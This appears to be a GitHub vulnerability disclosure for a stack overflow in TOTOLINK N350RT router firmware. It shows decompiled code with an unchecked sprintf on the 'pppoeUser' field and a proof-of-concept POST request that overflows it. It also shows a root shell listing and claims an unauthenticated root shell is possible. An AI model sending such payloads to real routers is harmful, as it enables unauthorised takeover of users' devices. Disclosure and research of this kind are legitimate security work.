ꝑ main ⌄   vuln / TOTOLINK / N350RT / 9 /

Darry-lang1 Add files via upload ⋯   on Jul 26   🕘 History

..

📁 img   4 months ago

📄 readme.md   4 months ago

☰ readme.md

TOTOLink N350RT V9.3.5u.6139_B20201216 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address：
  https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/206/ids/36.html

Product Information

TOTOLink N350RT V9.3.5u.6139_B20201216 router, the latest version of simulation overview：

NO	Name	Version	Updated	Download
1	N350RT_Firmware	V9.3.5u.5812_B20200414	2020-07-28	⊕
2	N350RT_Datasheet	Ver1.0	2020-08-09	⊕
3	N350RT_Firmware	V9.3.5u.6095_B20200916	2020-09-24	⊕
4	N350RT_Firmware	V9.3.5u.6139_B20201216	2020-12-30	⊕

Vulnerability details

```
nvram_set_int("rt_sta_auto", 0);
nvram_set_int("wl_mode_x", 0);
nvram_set_int("wl_sta_wisp", 0);
nvram_set_int("wl_sta_auto", 0);
nvram_set_int("crpc_enable", 0);
if ( strcmp(Var, "gw") )
{
  if ( !strcmp(Var, "br") )
  {
    nvram_set("wan_route_x", "IP_Bridged");
    nvram_set_int("sw_mode", 3);
    nvram_set_int("networkmap_fullscan", 0);
    nvram_set_int("dhcp_enable_x", 0);
    nvram_set("lan_proto_x", "1");
    nvram_set("rt_guest_lan_isolate", &word_43908C);
    nvram_set("wl_guest_lan_isolate", &word_43908C);
LABEL_19:
    sub_4253F4(a1);
    sub_426B50(a1);
    sub_426810(a1);
    goto LABEL_20;
  }
  if ( !strcmp(Var, "rpt") )
```

```
1 int __fastcall sub_4253F4(int a1)
2 {
3   int String; // $v0
4
5   String = cJSON_CreateString("1");
6   cJSON_AddItemToObject(a1, "switchOpMode", String);
7   sub_4241E0(a1);
8   return 1;
9 }
```

```
case 3:
    strcpy(v61, "pppoe");
    v11 = websGetVar(a1, "pppoeSpecType", (int)&word_43908C);
    nvram_set("wan_pppoe_spectype", v11);
    v12 = websGetVar(a1, "pppoeUser", (int)&byte_43AFC8);
    nvram_set("wan_pppoe_username", v12);
    v13 = websGetVar(a1, "pppoePass", (int)&byte_43AFC8);
    nvram_set("wan_pppoe_passwd", v13);
    v14 = websGetVar(a1, "pppoeMtu", (int)"1492");
    nvram_set("wan_pppoe_mtu", v14);
    v15 = websGetVar(a1, "pppoeServiceName", (int)&byte_43AFC8);
    nvram_set("wan_pppoe_service", v15);
    v16 = websGetVar(a1, "pppoeAcName", (int)&byte_43AFC8);
    nvram_set("wan_pppoe_ac", v16);
    v17 = atoi(v11);
    if ( v17 )
    {
        switch ( v17 )
        {
            case 1:
                sprintf(v67, "\\n\\r%s", v12);
                nvram_set("wan_pppoe_username_mm", v67);
                break;
```

`V12` is formatted into `v67` through sprintf function, and `v12` is the value of `pppoeUser` we enter. The size of the format string is not limited, resulting in stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 608
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"pppoeUser":"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The above figure shows the POC attack effect

As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000        1000            4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000        1000            4096 Dec  2  2020 dev
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 etc
drwxrwxr-x    4 1000        1000            4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 home
lrwxrwxrwx    1 1000        1000               7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000        1000            4096 Dec  2  2020 lib
drwxrwxr-x    3 1000        1000            4096 Dec  2  2020 bighttp
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 media
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 opt
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 proc
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 sys
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000        1000            4096 Dec  2  2020 usr
drwxrwxr-x    2 1000        1000            4096 Dec  2  2020 var
drwxrwxr-x    9 1000        1000            4096 Dec  2  2020 www
/ #
```

Finally, you can write exp to get a stable root shell without authorization.